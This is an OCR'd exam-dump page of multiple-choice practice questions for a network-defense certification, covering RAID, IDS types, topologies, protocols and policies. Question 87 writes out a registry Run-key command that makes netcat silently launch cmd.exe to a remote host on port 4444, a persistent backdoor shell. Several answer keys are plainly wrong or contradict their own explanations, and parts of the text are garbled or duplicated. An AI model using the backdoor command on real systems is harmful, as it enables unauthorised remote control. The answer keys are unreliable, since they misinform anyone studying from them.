
	Terms	Description
Backdoor	Place Here	It is a malicious software program that contains hidden code and masquerades itself as a normal program.
Spamware	Place Here	It is a technique used to determine which of a range of IP addresses map to live hosts.
Ping sweep	Place Here	It is software designed by or for spammers to send out automated spam e-mail.
Trojan horse	Place Here	It is any program that allows a hacker to connect to a computer without going through the normal authentication process.

Answer:

	Terms	Description
Backdoor	Trojan horse	It is a malicious software program that contains hidden code and masquerades itself as a normal program.
Spamware	Ping sweep	It is a technique used to determine which of a range of IP addresses map to live hosts.
Ping sweep	Spamware	It is software designed by or for spammers to send out automated spam e-mail.
Trojan horse	Backdoor	It is any program that allows a hacker to connect to a computer without going through the normal authentication process.

NEW QUESTION: 52

Identify the minimum number of drives required to setup RAID level 5.



A. Multiple
B. 3
C. 4
D. 2
Answer: (SHOW ANSWER)
RAID level 5 is a robust storage solution that provides fault tolerance and improved read performance. It requires a minimum of three drives to function. This setup allows for data and parity information to be striped across all drives in the array. If one drive fails, the system can use the parity information to reconstruct the lost data, ensuring no data loss occurs. This level of RAID is beneficial for systems where data availability and security are critical, without sacrificing too much storage capacity for parity.

NEW QUESTION: 53
Frank installed Wireshark at all ingress points in the network. Looking at the logs he notices an odd packet source. The odd source has an address of 1080:0:FF:0:8:800:200C:4171 and is using port 21.
What does this source address signify?
A. This address means that the source is using an IPv6 address and is spoofed and signifies an IPv4 address of 127.0.0.1.
B. This source address is IPv6 and translates as 13.1.68.3
C. This means that the source is using IPv4
D. This source address signifies that the originator is using 802dot1x to try and penetrate into Frank's network
Answer: C (LEAVE A REPLY)

NEW QUESTION: 54
James wants to implement certain control measures to prevent denial-of-service attacks against the organization. Which of the following control measures can help James?
A. Strong passwords
B. Reduce the sessions time-out duration for the connection attempts
C. A honeypot in DMZ
D. Provide network-based anti-virus
Answer: C (LEAVE A REPLY)
Implementing a honeypot in the Demilitarized Zone (DMZ) can be an effective control measure against denial-of-service (DoS) attacks. A honeypot is a decoy system designed to attract attackers and divert them from legitimate targets. By deploying a honeypot in the DMZ, James can monitor and analyze incoming traffic to identify and mitigate DoS attacks. This proactive security measure allows the organization to detect and respond to malicious activities before they impact critical systems and services.

NEW QUESTION: 55

Which of the following procedures is intended to provide security personnel to identify, mitigate, and recover from malware events, such as unauthorized access to systems or data, denial-of-service or unauthorized changes to the system hardware, software, or information?
A. Cyber Incident Response Plan
B. Crisis communications guidelines
C. None
D. disaster survival plan
E. A resident of the emergency plan
Answer: A (LEAVE A REPLY)

NEW QUESTION: 56
Which of the following is used in conjunction with smoke detectors and fire alarm systems to improve and
increase public safety?
A. Gaseous emission system
B. Fire sprinkler
C. Gaseous fire suppression
D. Fire suppression system
Answer: D (LEAVE A REPLY)

NEW QUESTION: 57
Hacktivists are threat actors, who can be described as ----------
A. People motivated by religious beliefs
B. Disgruntled/terminated employees
C. People motivated by monetary gams
D. People having political or social agenda
Answer: D (LEAVE A REPLY)
Hacktivists are individuals or groups that use computer networks and hacking techniques to promote a political or social agenda. Unlike other threat actors who may be motivated by financial gain or personal beliefs, hacktivists typically aim to draw attention to social, environmental, or political issues. They often engage in activities such as website defacement, denial-of-service attacks, or the release of confidential information to make a statement or force change related to their cause.

NEW QUESTION: 58
Which VPN QoS model guarantees the traffic from one customer edge (CE) to another?
A. AAA model
B. Hose mode
C. Pipe Model
D. Hub-and-Spoke VPN model
Answer: C (LEAVE A REPLY)

NEW QUESTION: 59
Which of the following systems monitors the operating system detecting inappropriate activity, writing to log files, and triggering alarms?
A. Behavior-based ID system
B. Network-based ID system
C. Signature-Based ID system
D. Host-based ID system
Answer: D (LEAVE A REPLY)

NEW QUESTION: 60
Which of the following is an example of MAC model?
A. Chinese Waterfall model
B. Clark-Beason integrity model
C. Access control matrix model
D. Bell-LaPadula model
Answer: (SHOW ANSWER)
The Bell-LaPadula model is an example of a Mandatory Access Control (MAC) model. It is designed to maintain the confidentiality of information by enforcing access controls based on security classification levels. This model ensures that subjects (users) with a certain clearance level cannot read data at a higher classification level (no read-up) and cannot write data to a lower classification level (no write-down), thus preventing unauthorized access and information flow not permitted by the policy.

NEW QUESTION: 61
Which of the following are used as a cost estimating technique during the project planning stage? Each correct answer represents a complete solution. Choose three.
A. Function point analysis
B. Program Evaluation Review Technique (PERT)
C. Expert judgment
D. Delphi technique
Answer: (SHOW ANSWER)

NEW QUESTION: 62
Fred is a network technician working for Johnson Services, a temporary employment agency in Boston.
Johnson Services has three remote offices in New England and the headquarters in Boston where Fred works.
The company relies on a number of customized applications to perform daily tasks and unfortunately these applications require users to be local administrators. Because of this, Fred's supervisor wants to implement tighter security measures in other areas to compensate for the inherent risks in making those users local admins. Fred's boss wants a solution that will be placed on all computers throughout the company and monitored by Fred. This solution will gather information on all network traffic to and from the local computers without actually affecting the traffic. What type of solution does Fred's boss want to implement?
A. Fred's boss wants Fred to monitor a NIPS system.
B. Fred's boss wants to implement a HIPS solution.
C. Fred's boss wants a NIDS implementation.
D. Fred's boss wants to implement a HIDS solution.
Answer: (SHOW ANSWER)

NEW QUESTION: 63
Which of the following is a device that provides local communication between the datalogger and a computer?
A. Controllerless modem
B. Optical modem
C. Acoustic modem
D. Short haul modem
Answer: (SHOW ANSWER)
A short haul modem is a device that provides local communication between the datalogger and a computer with an RS-232 serial port. It transmits data up to 6.5 miles over a four-wire unconditioned line (two twisted pairs).
Answer option B is incorrect. An optical modem is a device that is used for converting a computer's electronic signals into optical signals for transmission over optical fiber. It also converts optical signals from an optical fiber cable back into electronic signals. It provides higher data transmission rates because it uses extremely high capacity of the optical fiber cable for transmitting data.
Answer option C is incorrect. An acoustic modem provides wireless communication under water. The optimum performance of a wireless acoustic modem system depends upon the speed of sound, water depth, existence of thermocline zones, ambient noise, and seasonal change.

Answer option A is incorrect. A controllerless modem is a hardware-based modem that does not have the physical communications port controller circuitry. It is also known as WinModem or software modem. A controllerless modem is very inexpensive and can easily be upgraded with new software.

NEW QUESTION: 64
Which of the following is a network that supports mobile communications across an arbitrary number of
wireless LANs and satellite coverage areas?
A. LAN
B. WAN
C. GAN
D. HAN
Answer: C (LEAVE A REPLY)
A global area network (GAN) is a network that is used for supporting mobile communications across an
arbitrary number of wireless LANs, satellite coverage areas, etc. The key challenge in mobile communications
is handing off the user communications from one local coverage area to the next.
Answer option B is incorrect. A wide area network (WAN) is a geographically dispersed telecommunications
network. The term distinguishes a broader telecommunication structure from a local area network (LAN). A
wide area network may be privately owned or rented, but the term usually connotes the inclusion of public
(shared user) networks. An intermediate form of network in terms of geography is a metropolitan area network
(MAN). A wide area network is also defined as a network of networks, as it interconnects LANs over a wide
geographical area.
Answer option D is incorrect. A home area network (HAN) is a residential LAN that is used for communication
between digital devices typically deployed in the home, usually a small number of personal computers and
accessories, such as printers and mobile computing devices.
Answer option A is incorrect. The Local Area Network (LAN) is a group of computers connected within a
restricted geographic area, such as residence, educational institute, research lab, and various other
organizations. It allows the users to share files and services, and is commonly used for intra-office

communication. The LAN has connections with other LANs via leased lines, leased services, or by tunneling
across the Internet using the virtual private network technologies.

NEW QUESTION: 65
Which of the following security models enable strict identity verification for every user or device attempting to access the network resources?
1. Zero-trust network model
2. Castle-and-Moat model
A. None
B. 1 only
C. 2 only
D. Both 1 and 2
Answer: (SHOW ANSWER)

NEW QUESTION: 66
What is the bit size of the Next Header field in the IPv6 header format?
A. 4 bits
B. 8 bits
C. 20 bits
D. 2 bits
Answer: B (LEAVE A REPLY)

NEW QUESTION: 67
Which of the following RAID storage techniques divides the data into multiple blocks, which are further written across the RAID system?
A. Mirroring
B. Striping
C. None of these
D. Parity
Answer: B (LEAVE A REPLY)
In RAID storage, striping is the technique that divides data into blocks and spreads them across multiple drives in the RAID array. This method enhances performance by allowing the drives to read and write data simultaneously, effectively increasing throughput and speed. Unlike mirroring, which duplicates data across drives, or parity, which provides redundancy, striping solely focuses on performance by distributing data across the RAID system without redundancy.

NEW QUESTION: 68
Which of the following statements are true about volatile memory? Each correct answer represents a complete
solution. Choose all that apply.

A. Read-Only Memory (ROM) is an example of volatile memory.
B. The content is stored permanently, and even the power supply is switched off.
C. The volatile storage device is faster in reading and writing data.
D. It is computer memory that requires power to maintain the stored information.
Answer: C,D (LEAVE A REPLY)
Volatile memory, also known as volatile storage, is computer memory that requires power to maintain the
stored information, unlike non-volatile memory which does not require a maintained power supply. It has been
less popularly known as temporary memory. Most forms of modern random access memory (RAM) are volatile
storage, including dynamic random access memory (DRAM) and static random access memory (SRAM). A
volatile storage device is faster in reading and writing data. Answer options B and A are incorrect. Non-volatile
memory, nonvolatile memory, NVM, or non-volatile storage, in the most basic sense, is computer memory that
can retain the stored information even when not powered. Examples of non-volatile memory include read-only
memory, flash memory, most types of magnetic computer storage devices (e.g. hard disks, floppy disks, and
magnetic tape), optical discs, and early computer storage methods such as paper tape and punched cards.

NEW QUESTION: 69
Which of the following protocols is a more secure version of the Point-to-Point Tunneling Protocol (PPTP) and
provides tunneling, address assignment, and authentication?
A. IP
B. PPP
C. DHCP
D. L2TP
Answer: D (LEAVE A REPLY)

NEW QUESTION: 70
CORRECT TEXT
Fill in the blank with the appropriate term. The_____ is typically considered as the top InfoSec officer in the organization and helps in maintaining current and appropriate body of knowledge required to perform InfoSec management functions.
Answer:
CISO

Explanation:
The Chief InfoSec Officer (CISO) is typically considered as the top InfoSec officer in the organization, though the CISO is usually not an executive-level position and commonly reports to the CIO. Following are the job competencies for the Chief InfoSec Officer (CISO): Maintaining current & appropriate body of knowledge required to perform InfoSec management functionsEffectively applying InfoSec management knowledge for improving security of open network and associated systems and services Maintaining working knowledge of external legislative & regulatory initiativesInterpreting and translating requirements for implementationDeveloping appropriate InfoSec policies, standards, guidelines, and proceduresProviding meaningful input, preparing effective presentations, and communicating InfoSec objectivesParticipating in short and long term planning

NEW QUESTION: 71
Which of the following is susceptible to a birthday attack?
A. Authentication
B. Integrity
C. Digital signature
D. Authorization
Answer: (SHOW ANSWER)

NEW QUESTION: 72
Which of the following are the valid steps for securing routers? Each correct answer represents a complete solution. Choose all that apply.
A. Use a password that is easy to remember for a router's administrative console.
B. Use a complex password for a router's administrative console.
C. Configure access list entries to prevent unauthorized connections and traffic routing.
D. Keep routers updated with the latest security patches.
Answer: B,C,D (LEAVE A REPLY)
The following are the valid steps for securing routers and devices:
Configure access list entries to prevent unauthorized connections and traffic routing.
Use a complex password for a router's administrative console.
Keep routers in locked rooms.
Keep routers updated with the latest security patches.
Use monitoring an equipment to protect routers and devices.
Router is a device that routes data packets between computers in different networks. It is used to connect multiple networks, and it determines the path to be taken by each data packet to its destination computer.
Router maintains a routing table of the available routes and their conditions. By using this information, along with distance and cost algorithms, the router determines the best path to be taken by the data packets to the destination computer. A router can connect dissimilar networks,

such as Ethernet, FDDI, and Token Ring, and route data packets among them. Routers operate at the network layer (layer 3) of the Open Systems Interconnection (OSI) model.
A security patch is a program that eliminates a vulnerability exploited by hackers.

NEW QUESTION: 73
The company has implemented a backup plan. James is working as a network administrator for the company and is taking full backups of the data every time a backup is initiated. Alex who is a senior security manager talks to him about using a differential backup instead and asks him to implement this once a full backup of the data is completed. What is/are the reason(s) Alex is suggesting that James use a differential backup?
(Select all that apply)
A. Less storage space is required
B. Father restoration
C. Slower than a full backup
D. Faster than a full backup
E. Less expensive than full backup
Answer: A,E (LEAVE A REPLY)
Differential backups are advantageous because they only back up data that has changed since the last full backup. This means they require less storage space than taking a full backup every time, which can be significant as data accumulates over time. Additionally, differential backups are generally faster than full backups because they involve less data. This speed can be crucial for maintaining regular backup schedules without disrupting network operations. Lastly, because differential backups involve less data and take less time, they can be less expensive than full backups, considering the costs associated with storage and the time required for backup operations.

NEW QUESTION: 74
CSMA/CD is specified in which of the following IEEE standards?
A. 802.15
B. 802.1
C. 802.2
D. 802.3
Answer: D (LEAVE A REPLY)

NEW QUESTION: 75
Which of the following features is used to generate spam on the Internet by spammers and worms?
A. AutoComplete
B. SMTP relay
C. Server Message Block (SMB) signing
D. AutoFill

Answer: (SHOW ANSWER)
SMTP relay feature of e-mail servers allows them to forward e-mail to other e-mail servers. Unfortunately, this
feature is exploited by spammers and worms to generate spam on the Internet.

NEW QUESTION: 76
Which of the following types of RAID is also known as disk striping?
A. RAID 3
B. RAID 0
C. RAID 1
D. RAID 2
Answer: (SHOW ANSWER)

NEW QUESTION: 77
An US-based organization decided to implement a RAID storage technology for their data backup plan. John wants to setup a RAID level that require a minimum of six drives but will meet high fault tolerance and with a high speed for the data read and write operations. What RAID level is John considering to meet this requirement?
A. RAID level 1
B. RAID level 10
C. RAID level 5
D. RAID level 50
Answer: D (LEAVE A REPLY)
RAID level 50, also known as RAID 5+0, combines the features of RAID 5 and RAID 0. It requires a minimum of six drives and offers high fault tolerance and high speed for data read and write operations. RAID 50 arrays are created by striping data across RAID 5 arrays, which are themselves striped sets with distributed parity. This configuration provides both the speed of RAID 0 and the redundancy of RAID 51.
Reference:
The TechTarget article on "RAID 50: How to select the right RAID level" explains that RAID 50 is suitable for applications that require high reliability and can handle high request rates and high data transfer, with a lower cost of disks than RAID 101.

The DNSChecker RAID Calculator mentions that RAID 50 requires a minimum of six disks2.

NEW QUESTION: 78

Which of the following topologies is a type of physical network design where each computer in the network is connected to a central device through an unshielded twisted-pair (UTP) wire?

A. Mesh topology

B. Star topology


C. Ring topology

D. Bus topology

Answer: (SHOW ANSWER)

Star topology is a type of physical network design where each computer in the network is connected to a central device, called hub, through an unshielded twisted-pair (UTP) wire. Signals from the sending computer go to the hub and are then transmitted to all the computers in the network. Since each workstation has a separate connection to the hub, it is easy to troubleshoot. Currently, it is the most popular topology used for networks.


Star Topology:




ECCouncil 312-38 Exam

Answer option A is incorrect. Mesh network topology is a type of physical network design where all devices in a network are connected to each other with many redundant connections. It provides multiple paths for the data traveling on the network to reach its destination. Mesh topology also provides redundancy in the network. It employs the full mesh and partial mesh methods to connect devices. In a full mesh topology network, each computer is connected to all the other computers. In a partial mesh topology network, some of the computers are connected to all the computers, whereas some are connected to only those computers with which they frequently exchange data. Mesh Topology: Answer option D is incorrect. Bus topology is a type of physical network design where all computers in the network are connected through a single


coaxial cable known as bus. This topology uses minimum cabling and is therefore, the simplest and least expensive topology for small networks. In this topology, 50 ohm terminators terminate both ends of the network. A Bus topology network is difficult to troubleshoot, as a break or problem at any point along the cable can cause the entire network to go down. Bus Topology:



ECCouncil 312-38 Exam



Answer option C is incorrect. Ring topology is a type of physical network design where all computers in the network are connected in a closed loop. Each computer or device in a Ring topology network acts as a repeater. It transmits data by passing a token around the network in order to prevent the collision of data between two computers that want to send messages at the same time. If a token is free, the computer waiting to send data takes it, attaches the data and destination address to the token, and sends it. When the token reaches its destination computer, the data is copied. Then, the token gets back to the originator. The originator finds that the message has been copied and received and removes the message from the token. Now, the token is free and can be used by the other computers in the network to send data. In this topology, if one computer fails, the entire network goes down. Ring Topology:



ECCouncil 312-38 Exam

NEW QUESTION: 79
An organization needs to adhere to the_____rules for safeguarding and protecting the electronically stored health information of employees.
A. HI PA A
B. PCI DSS
C. ISEC
D. SOX
Answer: A (LEAVE A REPLY)
The Health Insurance Portability and Accountability Act (HIPAA) sets the standard for protecting sensitive patient data. Organizations that deal with protected health information (PHI) must have physical, network, and process security measures in place and follow them to ensure HIPAA Compliance. Covered entities (which include healthcare providers, health plans, and healthcare clearinghouses) and business associates that conduct certain health care transactions electronically must comply with the HIPAA Privacy Rule, which protects the privacy of individually identifiable health information, and the HIPAA Security Rule, which sets standards for the security of electronic protected health information (e-PHI).

NEW QUESTION: 80
Which of the following is a process of transformation where the old system can no longer be maintained?
A. Threat
B. Disaster

C. Risk
D. Crisis
Answer: D (LEAVE A REPLY)

NEW QUESTION: 81
In which of the following conditions does the system enter ROM monitor mode? Each correct answer
represents a complete solution. Choose all that apply.
A. The router does not have a configuration file.
B. There is a need to set operating parameters.
C. The user interrupts the boot sequence.
D. The router does not find a valid operating system image.
Answer: C,D (LEAVE A REPLY)
The system enters ROM monitor mode if the router does not find a valid operating system image, or if a user
interrupts the boot sequence. From ROM monitor mode, a user can boot the device or perform diagnostic
tests.
Answer option A is incorrect. If the router does not have a configuration file, it will automatically enter Setup
mode when the user switches it on. Setup mode creates an initial configuration.
Answer option B is incorrect. Privileged EXEC is used for setting operating parameters.

NEW QUESTION: 82
Which of the following layers of TCP/IP model is used to move packets between the Internet Layer interfaces of two different hosts on the same link?
A. Application layer
B. Internet layer
C. Link layer
D. Transport Layer
E. None
Answer: (SHOW ANSWER)
The Link Layer of TCP/IP model is the networking scope of the local network connection to which a host is attached. This is the lowest component layer of the Internet protocols, as TCP/IP is designed to be hardware independent. As a result, TCP/IP has been implemented on top of virtually any hardware networking technology in existence. The Link Layer is used to move packets between the Internet Layer interfaces of two different hosts on the same link. The processes of transmitting and receiving packets on a given link can be controlled both in the software device driver for the network card, as well as on firmware or specialized chipsets.
Answer option B is incorrect. The Internet Layer of the TCP/IP model solves the problem of sending packets across one or more networks. Internetworking requires sending data from the

source network to the destination network. This process is called routing. IP can carry data for a number of different upper layer protocols.
Answer option D is incorrect. The Transport Layer of TCP/IP model is responsible for end-to-end message transfer capabilities independent of the underlying network, along with error control, segmentation, flow control, congestion control, and application addressing (port numbers). End to end message transmission or connecting applications at the transport layer can be categorized as either connection-oriented, implemented in Transmission Control Protocol (TCP), or connectionless, implemented in User Datagram Protocol (UDP).
Answer option is incorrect. The Application Layer of TCP/IP model refers to the higher-level protocols used by most applications for network communication. Examples of application layer protocols include the File Transfer Protocol (FTP) and the Simple Mail Transfer Protocol (SMTP). Data coded according to application layer protocols are then encapsulated into one or more transport layer protocols, which in turn use lower layer protocols to affect actual data transfer.

NEW QUESTION: 83
Which of the following is an Internet application protocol used for transporting Usenet news articles between news servers and for reading and posting articles by end-user client applications?
A. NNTP
B. BOOTP
C. DCAP
D. NTP
Answer: A (LEAVE A REPLY)
The Network News Transfer Protocol (NNTP) is an Internet application protocol used for transporting Usenet news articles (netnews) between news servers and for reading and posting articles by end user client applications. NNTP is designed so that news articles are stored in a central database, allowing the subscriber to select only those items that he wants to read. Answer option D is incorrect. Network Time Protocol (NTP) is used to synchronize the timekeeping among the number of distributed time servers and clients. It is used for the time management in a large and diverse network that contains many interfaces. In this protocol, servers define the time, and clients have to be synchronized with the defined time. These clients can choose the most reliable source of time defined from the several NTP servers for their information transmission. Answer option C is incorrect. The Data Link Switching Client Access Protocol (DCAP) is an application layer protocol that is used between workstations and routers for transporting SNA/NetBIOS traffic over TCP sessions. It was introduced in order to address a few deficiencies by the Data Link Switching Protocol (DLSw). The DLSw raises the important issues of scalability and efficiency, and since DLSw is a switch-to-switch protocol, it is not efficient when implemented on workstations. DCAP was introduced in order to address these issues. Answer option B is incorrect. The BOOTP protocol is used by diskless workstations to collect configuration information from a network server. It is also used to acquire a boot image from the server.

NEW QUESTION: 84
Which of the following steps are required in an idle scan of a closed port?
Each correct answer represents a part of the solution. Choose all that apply.
A. The attacker sends a SYN/ACK to the zombie.
B. The zombie's IP ID increases by only 1.
C. In response to the SYN, the target sends a RST.
D. The zombie ignores the unsolicited RST, and the IP ID remains unchanged.
E. The zombie's IP ID increases by 2.
Answer: A,B,C,D (LEAVE A REPLY)
Following are the steps required in an idle scan of a closed port:
1.Probe the zombie's IP ID: The attacker sends a SYN/ACK to the zombie. The zombie, unaware of the SYN/ACK, sends back a RST, thus disclosing its IP ID.

2.Forge a SYN packet from the zombie: In response to the SYN, the target sends a RST. The zombie ignores the unsolicited RST, and the IP ID remains unchanged.

3.Probe the zombie's IP ID again: The zombie's IP ID has increased by only 1 since step 1. So the port is closed.

NEW QUESTION: 85
Which of the following is designed to detect the unwanted presence of fire by monitoring environmental changes associated with combustion?
A. Fire sprinkler
B. Fire suppression system
C. Fire alarm system
D. Gaseous fire suppression
Answer: C (LEAVE A REPLY)
An automatic fire alarm system is designed for detecting the unwanted presence of fire by monitoring environmental changes associated with combustion. In general, a fire alarm system is classified as either automatically actuated, manually actuated, or both. Automatic fire alarm systems are intended to notify the building occupants to evacuate in the event of a fire or other

emergency, to report the event to an off-premises location in order to summon emergency services, and to prepare the structure and associated systems to control the spread of fire and smoke.
Answer option B is incorrect. A fire suppression system is used in conjunction with smoke detectors and fire alarm systems to improve and increase public safety.
Answer option D is incorrect. Gaseous fire suppression is a term to describe the use of inert gases and chemical agents to extinguish a fire.
Answer option A is incorrect. A fire sprinkler is the part of a fire sprinkler system that discharges water when the effects of a fire have been detected, such as when a predetermined temperature has been reached.

NEW QUESTION: 86
Which of the following layers of TCP/IP model is used to move packets between the Internet Layer interfaces of two different hosts on the same link?
A. Application layer
B. Transport Layer
C. Link layer
D. Internet layer
Answer: C (LEAVE A REPLY)

NEW QUESTION: 87
You run the following command on the remote Windows server 2003 computer:
c:\reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v nc /t REG_SZ /d "c:
\windows\nc.exe -d
192.168.1.7 4444 -e
cmd.exe"
What task do you want to perform by running this command? Each correct answer represents a complete solution. Choose all that apply.
A. You want to perform banner grabbing.
B. You want to put Netcat in the stealth mode.
C. You want to add the Netcat command to the Windows registry.
D. You want to set the Netcat to execute command any time.
Answer: (SHOW ANSWER)
According to the question, you run the following command on the remote Windows server 2003 computer:
c:\reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v nc /t REG_SZ /d "c:
\windows\nc.exe -d
192.168.1.7 4444 -e
cmd.exe"
By running this command, you want to perform the following tasks:
Adding the NetCat command in the following registry value:

HKLM\Software\Microsoft\Windows\CurrentVersion\Run
Putting the Netcat in the stealth mode by using the -d switch. Setting the Netcat tool to execute command at any time by using the -e switch.
Answer option A is incorrect. You can perform banner grabbing by simply running the nc <host> <port>.

NEW QUESTION: 88
Fill in the blank with the appropriate word. A_____policy is defined as the document that describes the scope of an organization's security requirements.
Answer:
security

NEW QUESTION: 89
Which of the following policies is a set of rules designed to enhance computer security by encouraging users to employ strong passwords and use them properly?
A. Group policy
B. Remote access policy
C. Information protection policy
D. Password policy
Answer: D (LEAVE A REPLY)

NEW QUESTION: 90
Which of the following helps in viewing account activity and events for supported services made by AWS?
A. AWS CloudHSM
B. AWS CloudTrial
C. AWS Certificate Manager
D. AWS CloudFormation
Answer: B (LEAVE A REPLY)

